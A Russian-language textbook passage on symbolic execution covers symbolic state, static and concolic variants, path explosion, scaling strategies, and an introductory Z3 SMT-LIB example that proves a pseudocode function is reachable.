Символическое выполнение оперирует символическими значениями, представляющими любое возможное конкретное значение. Я буду обозначать символические значения  $\alpha_i$ , где  $i$  – целое число ( $i \in \mathbb{N}$ ). Движок символического выполнения вычисляет два типа формул над символическими значениями: множество *символических выражений* и *путевое ограничение*. Кроме того, он поддерживает отображение переменных (в случае символического выполнения на двоичном уровне – регистров и ячеек памяти) на символические выражения. Я буду называть комбинацию путевого ограничения и всех символических выражений и отображений *символическим состоянием*.

**Символические выражения** Символическое выражение  $\phi_j$ ,  $j \in \mathbb{N}$ , соответствует либо символическому значению  $\alpha_i$ , либо какой-то математической комбинации символических выражений, например  $\phi_3 = \phi_1 + \phi_2$ . Я буду употреблять букву  $\sigma$  для обозначения *хранилища символических выражений*, т.е. множества всех символических выражений, используемых при символическом выполнении. Как уже отмечалось, в случае символического выполнения на двоичном уровне все или некоторые регистры и ячейки памяти отображаются на выражение, принадлежащее  $\sigma$ .

**Путевое ограничение** кодирует ограничения, налагаемые на символические выражения ветвями, выбираемыми во время выполнения. Например, если символическое выполнение идет по ветви `if(x < 5)`, а затем по ветви `if(y >= 4)`, где  $x$  и  $y$  отображены на символические выражения  $\phi_1$  и  $\phi_2$  соответственно, то формула путевого ограничения принимает вид  $\phi_1 < 5 \wedge \phi_2 \geq 4$ . Я буду обозначать путевое ограничение символом  $\sigma$ .

В литературе по символическому выполнению путевые ограничения иногда называют *ограничениями ветвей*. В этой книге я резервирую термин *ограничение ветви* для ограничений, налагаемых отдельной ветвью, а термином *путевое ограничение* буду называть конъюнкцию всех ограничений ветвей, встретившихся вдоль пути выполнения программы.

## Пример символического выполнения программы

Добавим конкретики идее символического выполнения, воспользовавшись псевдокодом в листинге 12.1.

*Листинг 12.1. Пример псевдокода для иллюстрации символического выполнения*

```
❶ x = int(argv[0])  
   y = int(argv[1])
```

```

❷ z = x + y
❸ if(x >= 5)
    foo(x, y, z)
    y = y + z
    if(y < x)
        baz(x, y, z)
    else
        qux(x, y, z)
❹ else
    bar(x, y, z)

```



Эта программа принимает два целых числа  $x$  и  $y$  от пользователя. В этом разделе мы в качестве примера символического выполнения найдем такие входные данные, которые покрывают пути, ведущие к функциям `foo` и `bar`. Для этого представим  $x$  и  $y$  символическими значениями, а затем выполним программу, чтобы вычислить символические выражения и путевое ограничение, налагаемое на  $x$  и  $y$  выполнением программы. Наконец, мы разрешим эти формулы и найдем конкретные значения (если таковые существуют)  $x$  и  $y$ , при которых программа проходит по каждому пути. На рис. 12.1 показано, как изменяется символическое состояние для всех возможных путей выполнения программы.

Код в листинге 12.1 начинается с чтения значений  $x$  и  $y$ , предоставленных пользователем ❶. На рис. 12.1 видно, что путевое ограничение  $\pi$  инициализировано символом тавтологии  $T$ . Это говорит о том, что пока не выполнено ни одного ветвления, так что никаких ограничений еще не наложено. И хранилище символических выражений вначале равно пустому множеству. После чтения  $x$  движок символического выполнения создает новое символическое выражение  $\phi_1 = \alpha_1$ , которое соответствует *неограниченному* символическому значению, способному представить любое конкретное значение, и отображает  $x$  на это выражение. Чтение  $y$  дает аналогичный эффект:  $y$  отображается на  $\phi_2 = \alpha_2$ . Затем операция  $z = x + y$  ❷ заставляет движок отобразить  $z$  на новое символическое выражение  $\phi_3 = \phi_1 + \phi_2$ .

Предположим, что движок символического выполнения сначала исследует ветвь `true` условного предложения `if(x >= 5)` ❸. Для этого движок прибавляет ограничение ветви  $\phi_1 \geq 5$  к  $\pi$  и продолжает символическое выполнение предложения в этой ветви, т. е. вызова `foo`. Напомним, что наша цель – найти конкретные входные данные, которые приводят к функции `foo` или `bar`. Поскольку мы сейчас достигли вызова `foo`, то можем разрешить выражения и путевые ограничения и найти конкретные значения  $x$  и  $y$ , приводящие к этому вызову `foo`.

В этой точке выполнения  $x$  и  $y$  отображены на символические выражения  $\phi_1 = \alpha_1$  и  $\phi_2 = \alpha_2$  соответственно, а  $\alpha_1$  и  $\alpha_2$  – единственные символические значения. И ограничение ветви тоже только одно:  $\phi_1 \geq 5$ . Таким образом, одним из возможных решений, позволяющих достичь этого вызова `foo`, является  $\alpha_1 = 5 \wedge \alpha_2 = 0$ . Это означает, что если прогнать программу (конкретное выполнение) с входными данными




Рис. 12.1. Путьевые ограничения и символическое состояние для всех путей выполнения демонстрационной программы



$x = 5$  и  $y = 0$ , то мы достигнем вызова `foo`. Заметим, что символ  $\alpha_2$  мог бы принимать любое значение, потому что он не входит ни в какое символическое выражение, встречающееся в путевом ограничении.

Решение, подобное только что показанному, называется *моделью*. Обычно модели вычисляются автоматически специальной программой – *решателем задач удовлетворения ограничений*, умеющей находить символические значения, при которых удовлетворяются все ограничения и символические выражения (см. раздел 12.2).

Теперь попробуем найти, как достичь вызова `bar`. Для этого нам нужно пропустить ветвь `if(x >= 5)` и пойти по ветви `else` 4. Поэтому изменим прежнее путевое ограничение  $\phi_1 \geq 5$  на  $\phi_1 < 5$  и попросим решатель найти новую модель. В данном случае возможной моделью будет  $\alpha_1 = 4 \wedge \alpha_2 = 0$ . Но иногда решатель может сообщить, что решений не существует, т. е. путь недостижим.

Вообще говоря, практически невозможно покрыть все пути выполнения нетривиальной программы, потому что их число экспоненциально возрастает с увеличением количества ветвей. В разделе 12.1.3 мы узнаем об эвристиках, помогающих решить, какие пути лучше исследовать.

Как я уже отмечал, существует несколько вариантов символического выполнения, и некоторые из них работают не совсем так, как в примере выше. Кратко рассмотрим другие варианты и связанные с этим компромиссы.

### 12.1.2 Варианты и ограничения символического выполнения

Как и движки анализа заражений, движки символического выполнения часто проектируются в виде каркасов, позволяющих создавать собственные инструменты. Многие движки реализуют аспекты нескольких вариантов символического выполнения и позволяют выбирать между ними. Поэтому важно понимать плюсы и минусы различных проектных решений.

На рис. 12.2 показаны наиболее важные решения, принимаемые при реализации символического выполнения.

**Статическое или динамическое** Основана ли реализация символического выполнения на статическом или динамическом анализе?

**Онлайновое или офлайновое** Исследует ли движок несколько путей параллельно (онлайновое выполнение) или последовательно (офлайновое)?

**Символическое состояние** Какие части состояния программы представлены символически, а какие конкретно? Как обрабатывается символический доступ к памяти?

**Покрывание путей** Какие (и сколько) путей выполнения программы исследуются в процессе символического анализа?




Рис.12.2. Компромиссы при проектировании символического выполнения

Обсудим каждое из этих проектных решений, связанные с ними компромиссы, ограничения и полноту.

## Статическое символическое выполнение

Как и большинство методов анализа программ и двоичных файлов, символическое выполнение существует в статическом и динамическом вариантах, имеющих разные характеристики масштабируемости и полноты. Традиционно символическое выполнение является методом статического анализа, в ходе которого эмулируется часть программы и символическое состояние распространяется с каждой эмулированной командой. Такой тип символического выполнения называется также *статическим символическим выполнением* (static symbolic execution – SSE). При этом либо анализируются все вообще возможные пути, либо применяются эвристики для решения о том, по каким путям проходить.

Преимущество SSE в том, что оно позволяет анализировать программы, которые невозможно выполнить на имеющемся процессоре. Например, можно анализировать двоичные файлы для ARM на машине с x86. Еще одно достоинство – возможность без труда эмулировать только часть двоичного файла (например, одну функцию), а не всю программу.

Недостаток же в том, что исследовать обе ветви в каждой точке ветвления не всегда возможно из-за проблем масштабируемости. Хотя для ограничения количества исследуемых ветвей можно использовать эвристики; найти такие эвристики, которые улавливали бы все интересные пути, далеко не тривиально.

Кроме того, некоторые аспекты поведения приложения трудно правильно смоделировать средствами SSE, особенно когда поток управления покидает приложение и входит в программные компоненты, находящиеся вне контроля движка символического выполнения.

---

ния, например ядро или библиотеку. Это происходит, когда программа вызывает систему или библиотечную функцию, получает сигнал, пытается прочитать переменную окружения и т. д. Для обхода этой проблемы существуют следующие решения, у каждого из которых есть свои недостатки.

**Моделирование эффектов** Часто в движок SSE включают моделирование эффектов внешних взаимодействий, в частности системных вызовов и обращений к библиотекам. Такие модели – своего рода «сумма» эффектов, оказываемых вызовом системы или библиотеки на символическое состояние. (Отметим, что слово «модель» в этом контексте не имеет ничего общего с моделями, возвращаемыми решателем задач удовлетворения ограничений.)

С точки зрения производительности, моделирование эффектов – относительно дешевое решение. Однако создание точных моделей всех возможных взаимодействий с окружением, в т. ч. сети, файловой системы и других процессов, – это грандиозная задача, которая может включать разработку модели символической файловой системы, символического сетевого стека и т. д. Хуже того, модели придется переделывать, если вы захотите эмулировать другую операционную систему или ядро. Поэтому на практике модели часто неполны или неточны.

**Прямые внешние взаимодействия** Альтернативно движок символического выполнения может напрямую осуществлять внешние взаимодействия. Например, вместо моделирования эффектов системного вызова движок может выполнить сам системный вызов и включить конкретное возвращенное значение и побочные эффекты в символическое состояние.

Хотя этот подход прост, он приводит к проблемам в случае, когда несколько путей, выполняющих внешние взаимодействия, исследуются параллельно. Например, если на нескольких путях производятся операции с одним и тем же физическим файлом, то при наличии конфликтующих изменений может возникнуть несогласованность.

Эту проблему можно обойти, клонировав полное состояние системы для каждого исследуемого пути, но такое решение ведет к непомерному потреблению памяти. Более того, поскольку внешние программные компоненты не могут работать с символическим состоянием, прямое взаимодействие с окружением влечет за собой дорогостоящее обращение к решателю задач удовлетворения ограничений с запросом вычислить подходящие конкретные значения, которые можно было бы передать системе или библиотечной функции.

Из-за описанных трудностей статического символического выполнения в недавних работах больше внимания уделяется альтернативным реализациям символического выполнения на основе динамического анализа.

## Динамическое символическое выполнение

В случае динамического символического выполнения (dynamic symbolic execution – DSE) приложение выполняется с конкретными входными данными, и символическое состояние хранится в дополнение к конкретному состоянию, а не заменяет его полностью. Иными словами, при таком подходе конкретное состояние служит для управления выполнением, а символическое состояние хранится в качестве метаданных, как в движках анализа заражения хранится информация о заражении. Из-за этого динамическое символическое выполнение иногда называют *конколическим выполнением* (concolic execution – concrete symbolic execution).

В отличие от традиционного статического символического выполнения, когда несколько путей выполнения программы исследуются параллельно, при конколическом выполнении в каждый момент времени исследуется только один путь, определяемый конкретными входными данными. Для исследования разных путей движок конколического выполнения «перещелкивает» путевые ограничения, как мы видели в листинге 12.1, а затем обращается к решателю задач удовлетворения ограничений с просьбой вычислить конкретные входные данные, ведущие к альтернативной ветви. Далее эти конкретные данные можно использовать, чтобы начать новый раунд конколического выполнения для исследования альтернативного пути.

У конколического выполнения много преимуществ. Оно гораздо лучше масштабируется, потому что не нужно поддерживать несколько параллельных состояний выполнения. Кроме того, проблемы внешних взаимодействий, возникающие в SSE, можно решить, просто выполнив эти взаимодействия конкретно. При этом вопросы несогласованности не возникают, потому что несколько путей не исследуются параллельно. Поскольку при конколическом выполнении символически обрабатываются только «интересные» части состояния программы, например пользовательские входные данные, в ограничениях оказывается меньше переменных, чем в тех, что вычисляются классическими движками SSE, поэтому удовлетворить таким ограничениям проще и гораздо быстрее.

Основной недостаток конколического выполнения в том, что покрытие кода зависит от конкретных входных данных. Поскольку сразу «перещелкивается» лишь небольшое число ограничений ветвей, для достижения интересных путей может понадобиться много времени, если они отстоят от начального пути на много «щелчков». Кроме того, сложнее оказывается символически выполнить только часть программы, хотя это можно сделать, динамически включая и выключая символический движок во время выполнения.

## Онлайновое и офлайновое символическое выполнение

Еще одно важное решение – исследовать ли несколько путей параллельно. Движки символического выполнения, которые параллельно исследуют несколько путей, называются *онлайновыми*, а те, что ис-

следуют один путь в каждый момент времени, – *офлайновыми*. Так, классическое статическое символическое выполнение является онлайновым, потому что в каждой точке ветвления создается новый экземпляр движка и обе ветви исследуются параллельно. С другой стороны, конколическое выполнение обычно офлайновое, в каждый момент времени исследуется только один конкретный прогон. Впрочем, существуют реализации офлайнового SSE и онлайнового конколического выполнения.

Преимущество онлайнового выполнения в том, что не требуется выполнять одну и ту же команду несколько раз. Напротив, в офлайновых реализациях один и тот же участок кода часто анализируется многократно, так что всю программу приходится прогонять с начала для каждого пути. В этом смысле онлайновое символическое выполнение более эффективно, но для запоминания всех состояний параллельно требуется очень много памяти, тогда как при офлайновом выполнении это не проблема.

Онлайновые реализации стараются свести потребление памяти к минимуму, для чего объединяют идентичные части состояний программы и разделяют их только тогда, когда они начинают расходиться. Эта оптимизация называется *копированием при записи*, потому что объединенные состояния копируются, когда операция записи делает их различными; при этом создается новая копия состояния для пути, на котором имела место запись.

## Символическое состояние

Следующая узловая точка – решить, какие части состояния программы представлять символически, а какие конкретно, а также придумать, как обрабатывать символические обращения к памяти. Многие движки SSE и конколического выполнения предлагают возможность опускать символическое состояние для некоторых регистров и адресов памяти. Отслеживая символическую информацию только для избранного состояния, а остальную часть оставляя конкретной, мы можем уменьшить размер состояния и сложность путевых ограничений и символических выражений.

Этот подход потребляет меньше памяти и быстрее, потому что ограничениям проще удовлетворить. Но ничто не дается даром – теперь нужно решить, какое состояние делать символическим, а какое – только конкретным, а это решение не всегда тривиально. Если выбор сделан неверно, то инструмент символического выполнения может давать неожиданные результаты.

Еще один важный аспект хранения символического состояния движками – представление символических обращений к памяти. Как и любые другие переменные, указатели могут быть символическими, т. е. иметь не конкретное, а лишь частично определенное значение. При этом возникает трудная проблема, когда для операции загрузки или сохранения в памяти используется символический адрес. Например, если значение записывается в массив по символическому

---

индексу, то как следует обновить символическое состояние? Обсудим несколько подходов к решению этой проблемы.

**Полностью символическая память** В решениях, основанных на полностью символической памяти, делается попытка смоделировать все возможные исходы операции загрузки или сохранения в памяти. Один из способов – создать несколько копий состояния, по одной для каждого исхода. Например, предположим, что производится чтение из массива по символическому индексу  $\phi_i$  с ограничением  $\phi_i < 5$ . Тогда мы должны были бы разветвить состояние на пять копий: одну для ситуации, когда  $\phi_i = 0$  (чтобы читать значение  $a[0]$ ), другую для  $\phi_i = 1$  и т. д.

Другой способ добиться того же результата – использовать ограничения с выражениями *if-then-else*, которые поддерживаются некоторыми решателями. Эти выражения аналогичны условным предложениям *if-then-else* в языках программирования. При таком подходе та же операция чтения массива моделируется как условное ограничение, равное символическому выражению  $a[i]$ , если  $\phi_i = i$ .

Хотя решения на основе полностью символической памяти верно моделируют поведение программы, у них есть существенный недостаток: комбинаторный взрыв состояния или чрезвычайно сложные ограничения при использовании неограниченных адресов памяти. Эти проблемы в большей степени проявляются при символическом выполнении на двоичном уровне, а не на уровне исходного кода, потому что в двоичных файлах информация о границах видна не так хорошо.

**Конкретизация адреса** Чтобы избежать комбинаторного взрыва состояния при использовании полностью символической памяти, мы можем заменить неограниченные символические адреса конкретными. Движок конколического выполнения может просто использовать реальные конкретные адреса. Что же касается статического символического выполнения, то движок должен применять эвристики для выбора подходящего конкретного адреса. Достоинство такого подхода в том, что значительно уменьшается пространство состояний и сложность ограничений, а недостаток в том, что не полностью улавливаются все возможные варианты поведения программы, в результате чего движок может пропустить некоторые возможные исходы.

На практике во многих движках символического выполнения используется комбинация описанных решений. Например, они могут символически моделировать обращения к памяти, если диапазон адресов относительно невелик в силу ограничений, а неограниченные обращения – конкретизировать.

## Покрытие путей

Наконец, мы должны знать, какие пути выполнения программы исследуются в процессе символического анализа. При классическом



символическом выполнении исследуются *все* пути, поскольку в каждой точке ветвления порождается новое символическое состояние. Этот подход не масштабируется, потому что количество возможных путей экспоненциально возрастает с ростом числа точек ветвления; это хорошо известная *проблема комбинаторного взрыва путей*. На самом деле число путей может быть бесконечным, если имеются неограниченные циклы или рекурсивные вызовы. Для нетривиальных программ нужен другой подход, чтобы сделать символическое выполнение практически осуществимым.

Альтернативный подход к SSE – использовать эвристики для решения вопроса о том, какие пути исследовать. Например, в автоматическом инструменте обнаружения дефектов можно было бы сосредоточиться на анализе циклов, в которых производится доступ к массивам по индексу, поскольку вероятность ошибок в них, например переполнения буфера, сравнительно велика.

Еще одна распространенная эвристика – *поиск в глубину* (depth-first search – *DFS*), когда один полный путь исследуется до конца и только потом производится переход к следующему. За этим стоит предположение, что у глубоко вложенного кода больше шансов оказаться «интересным», чем у поверхностного. Противоположность – *поиск в ширину* (breadth-first search – *BFS*), когда все пути исследуются параллельно, но для достижения глубоко вложенного кода выбирается более длинный путь. Какой эвристике отдать предпочтение, зависит от цели инструмента символического выполнения, и выбор эвристики может оказаться серьезной проблемой.

При конколическом выполнении в каждый момент времени исследуется только один путь, определяемый конкретными входными данными. Но это можно совместить с эвристическим исследованием путей и даже с исследованием всех путей. Для конколического выполнения самый простой способ исследовать несколько путей – запускать приложение повторно, всякий раз с новыми входными данными, найденными путем «перещелкивания» ограничений ветвей в предыдущем прогоне. Более изощренный подход – делать моментальные снимки состояния программы, так чтобы после исследования пути можно было восстановить снимок в какой-то более ранней точке выполнения и начать исследование другого пути оттуда.

Подводя итоги, можно сказать, что символическое выполнение имеет много параметров, которые можно настраивать для достижения оптимального баланса между производительностью и ограничениями анализа. Оптимальная конфигурация зависит от целей, и в разных движках символического выполнения принимаются различные решения на этот счет.

Например, Triton (к которому мы вернемся в главе 13) и Angr<sup>1</sup> – движки символического выполнения двоичного уровня, которые поддерживают SSE на уровне приложения и конколическое выполнение. S2E<sup>2</sup> также работает с двоичными файлами, но использует под-

<sup>1</sup> [angr.io](http://angr.io).

<sup>2</sup> [s2e.systems](http://s2e.systems).

ход на основе общесистемной виртуальной машины, позволяющий применять символическое выполнение не только к приложениям, но и к ядру, библиотекам и драйверам, работающим в ВМ. С другой стороны, KLEE<sup>1</sup> применяет классическое онлайн-овое SSE к биткоду LLVM, а не непосредственно к двоичному файлу и поддерживает несколько эвристик поиска для оптимизации покрытия путей. Существуют и еще более высокоуровневые движки символического выполнения, которые работают с кодом на C, Java или Python.

Теперь, познакомившись с принципами работы различных движков символического выполнения, обсудим несколько общеупотребительных оптимизаций, позволяющих повысить масштабируемость соответствующих инструментов.



### 12.1.3 Повышение масштабируемости символического выполнения

Как мы видели, есть две основные причины высоких накладных расходов в части производительности и потребления памяти, которые препятствуют масштабируемости символического выполнения. Это невозможность покрыть все возможные пути выполнения программы и вычислительная сложность, сопровождающая гигантские ограничения, включающие сотни и даже тысячи символических переменных.

Мы также видели, как можно уменьшить влияние комбинаторного взрыва путей, например эвристический выбор путей, подлежащих выполнению, объединение символических состояний для уменьшения потребления памяти и использование моментальных снимков состояния программы, чтобы избежать многократного выполнения одних и тех же команд. Далее мы обсудим несколько способов минимизировать стоимость удовлетворения ограничений.

#### Упрощающие предположения

Поскольку удовлетворение ограничений – один из самых вычислительно дорогих аспектов символического выполнения, имеет смысл максимально упростить предположения и свести использования решателя к абсолютному минимуму. Сначала посмотрим, как упростить путевые ограничения и символические выражения. Упростив эти формулы, мы сможем уменьшить сложность задачи решателя и тем самым ускорить символическое выполнение. Конечно, вся хитрость состоит в том, чтобы сделать это, не слишком сильно уменьшив точность анализа.



**Ограничение числа символических переменных** Очевидный способ упростить ограничения – уменьшить число символических переменных, сделав оставшееся состояние программы конкретным. Но взять и случайным образом конкретизировать состояние

<sup>1</sup> <https://klee.github.io>.



тоже нельзя, потому что если для конкретизации будет выбрано неподходящее состояние, то инструмент символического выполнения может пропустить возможные решения стоящей перед нами задачи.

Например, если мы используем символическое выполнение, чтобы найти такие входные данные, которые позволили бы эксплуатировать программу через сеть, но решим конкретизировать все сетевые входные данные, то инструмент будет рассматривать только эти конкретные данные и не сможет найти эксплойт. С другой стороны, если сделать символическими все поступающие из сети байты, то ограничения и символические выражения могут стать слишком сложными, и решатель не справится с ними за разумное время. Решение состоит в том, чтобы сделать символическими только те части входных данных, у которых есть шанс оказаться полезными в эксплойте.

Один из способов добиться этого в инструментах конколического выполнения – воспользоваться препроцессорным проходом, в котором анализ заражения и фаззинг применяются для поиска входных данных, вызывающих опасные эффекты, например затирание адреса возврата, а затем использовать символическое выполнение, чтобы выяснить, есть ли среди данных, вызывающих затирание адреса возврата, такие, что допускают эксплойт. Таким образом, мы сможем использовать сравнительно дешевые методы типа DTA и фаззинга, чтобы узнать, *существует* ли потенциальная уязвимость, а к символическому выполнению прибегать только на потенциально уязвимых путях, чтобы понять, *как* эксплуатировать эту уязвимость на практике. Такой подход позволяет не только направить символическое выполнение на самые многообещающие пути, но и уменьшить сложность ограничений, поскольку символическими делаются лишь те входные данные, которые анализ заражения определил как релевантные.

**Ограничение числа символических операций** Еще один способ упростить ограничения – символически выполнять только релевантные команды. Например, если мы пытаемся эксплуатировать косвенный вызов через регистры, то интересуют нас лишь команды, которые вносят вклад в значение `eax`. Таким образом, мы могли бы сначала вычислить обратный срез и найти команды, дающие вклад в `eax`, а затем символически эмулировать эти команды в срезе. Некоторые движки символического выполнения (в частности, Triton, который будет использоваться для демонстрации в главе 13) предлагают альтернативу: символически выполнять только команды, оперирующие с зараженными данными или символическими выражениями.

**Упрощение символической памяти** Я уже объяснял, что полностью символическая память может привести к комбинаторному взрыву числа состояний или размера ограничений, если существует много неограниченных символических обращений. Влияние таких обращений к памяти на сложность ограничений можно уменьшить, конкретизировав их. Альтернативно движки типа Tri-

top позволяют вводить упрощающие предположения об операциях доступа к памяти, например что они производятся только по адресам, выровненным на границу слова.

### Избегание решателя задач удовлетворения ограничений

Самый эффективный способ обойти сложность задачи удовлетворения ограничений – не решать ее вовсе. Может показаться, что это совершенно бесполезный совет, однако же существуют практически применимые способы ограничить потребность в удовлетворении ограничений в инструментах символического выполнения.

Во-первых, можно использовать вышеупомянутые препроцессорные проходы, чтобы найти потенциально интересные для исследования пути и входные данные и точно определить команды, на которые эти данные влияют. Это поможет избежать ненужных обращений к решателю для неинтересных путей или команд. Движки символического выполнения и решатели задач удовлетворения ограничений также могут кешировать результаты ранее вычисленных формул или подформул и тем самым избежать необходимости в вычислении одной и той же формулы дважды.

Поскольку удовлетворение ограничений – важная часть символического выполнения, изучим механизм его работы в деталях.

## 12.2 Удовлетворение ограничений с помощью Z3

При символическом выполнении операции программы описываются в терминах символических формул, а для автоматического решения этих формул и получения ответов на вопросы о программе используется решатель задач удовлетворения ограничений. Чтобы понимать механизм символического выполнения и его ограничения, необходимо ближе познакомиться с процессом удовлетворения ограничений.

В этом разделе я объясню наиболее важные аспекты удовлетворения ограничений на примере популярного решателя Z3, который разработан подразделением Microsoft Research и свободно доступен по адресу <https://github.com/Z3Prover/z3/>.

Z3 относится к классу *решателей задач выполнимости формул в теориях* (satisfiability modulo theories – SMT), это означает, что он специализирован для решения задач выполнимости для формул относительно конкретных математических теорий, например теории арифметики целых чисел<sup>1</sup>. Этим он отличается от решателей для задач чисто булевой выполнимости (SAT), в которых нет встроенных знаний об операциях теории, например операциях с целыми числами типа + или <. В Z3 среди прочего встроены знания о том, как решать формулы, включающие операции над целыми числами и битовыми

<sup>1</sup> Дополнительные сведения об SMT приведены в литературе, перечисленной в приложении D.

векторами (представлениями данных двоичного уровня). Эти предметные знания полезны при решении формул, порождаемых в процессе символического выполнения, которые содержат именно такие операции.

Заметим, что решатели типа Z3 – программы, отдельные от движков символического выполнения, и по своему назначению шире последних. Некоторые движки даже позволяют подключать различные решатели, так что пользователь может выбрать наиболее подходящий. Z3 популярен, потому что его функциональность идеально отвечает символическому выполнению, а предлагаемый API просто использовать из программ на языках C/C++, Python и др. К тому же в дистрибутив входит командный инструмент для решения формул, с которым мы скоро познакомимся.

Но важно понимать, что Z3 – не панацея. Хотя Z3 и другие подобные решатели полезны для решения некоторых классов разрешимых формул, они не умеют решать формулы вне этих классов. И даже для решения формул, принадлежащих поддерживаемым классам, требуется много времени, особенно если они содержат много переменных. Поэтому так важно ограничивать сложность ограничений.

Я рассмотрю здесь только самые важные возможности Z3, но интересующиеся могут найти более полные пособия в сети<sup>1</sup>.

### 12.2.1 Доказательство достижимости команды

Начнем с использования командного инструмента Z3 (он уже установлен на виртуальной машине), чтобы выразить и решить простое множество формул. Запустите программу командой `z3 -in`, чтобы она читала из стандартного ввода, или командой `z3 file` для чтения из файла скрипта.

Входные данные подаются Z3 в формате, являющемся расширением *SMT-LIB 2.0* – стандартного языка SMT-решателей. В следующих примерах будут продемонстрированы наиболее важные команды, поддерживаемые языком; они помогут в отладке ваших инструментов символического выполнения, поскольку позволяют извлечь смысл из данных, которые инструмент передает решателю. Для получения более подробной информации о команде наберите (`help`) в программе `z3`.

Внутри себя Z3 поддерживает стек предоставленных вами формул и объявлений. В терминологии Z3 формула называется *утверждением*. Z3 позволяет проверить, является ли множество утверждений *выполнимым*, т. е. существует ли способ сделать одновременно все утверждения истинными.

Поясним этот момент, вернувшись к псевдокоду в листинге 12.1. В примере ниже Z3 используется для доказательства того, что функция `baz` достижима. В листинге 12.2 повторен код из примера, и обращение к `baz` обозначено цифрой ❶.

<sup>1</sup> Например, см. [https://yurichev.com/writings/SAT\\_SMT\\_by\\_example.pdf](https://yurichev.com/writings/SAT_SMT_by_example.pdf).

---

*Листинг 12.2. Псевдокод для иллюстрации решения задачи удовлетворения ограничений*

---

```
x = int(argv[0])
y = int(argv[1])

z = x + y
if(x >= 5)
    foo(x, y, z)
    y = y + z
    if(y < x)
        ❶ baz(x, y, z)
    else
        qux(x, y, z)
else
    bar(x, y, z)
```



В листинге 12.3 показано, как моделируются символические ограничения и путевые ограничения – то, что должен был бы делать движок символического выполнения, – с целью доказательства достижимости *baz*. Для простоты я предполагаю, что *foo* не имеет побочных эффектов, поэтому при моделировании пути к *baz* можно игнорировать происходящее внутри *foo*.

---

*Листинг 12.3. Использование Z3 для доказательства достижимости baz*

---

```
$ z3 -in
❶ (declare-const x Int)
  (declare-const y Int)
  (declare-const z Int)
❷ (declare-const y2 Int)
❸ (assert (= z (+ x y)))
❹ (assert (>= x 5))
❺ (assert (= y2 (+ y z)))
❻ (assert (< y2 x))
❼ (check-sat)
sat
❽ (get-model)
(model
  (define-fun y () Int
    (- 1))
  (define-fun x () Int
    5)
  (define-fun y2 () Int
    3)
  (define-fun z () Int
    4)
)
```



В листинге 12.3 в глаза бросаются две вещи: все команды заключены в скобки и все операции представлены в польской нотации – операнды записываются после оператора (+ x y вместо x + y).

## Объявление переменных

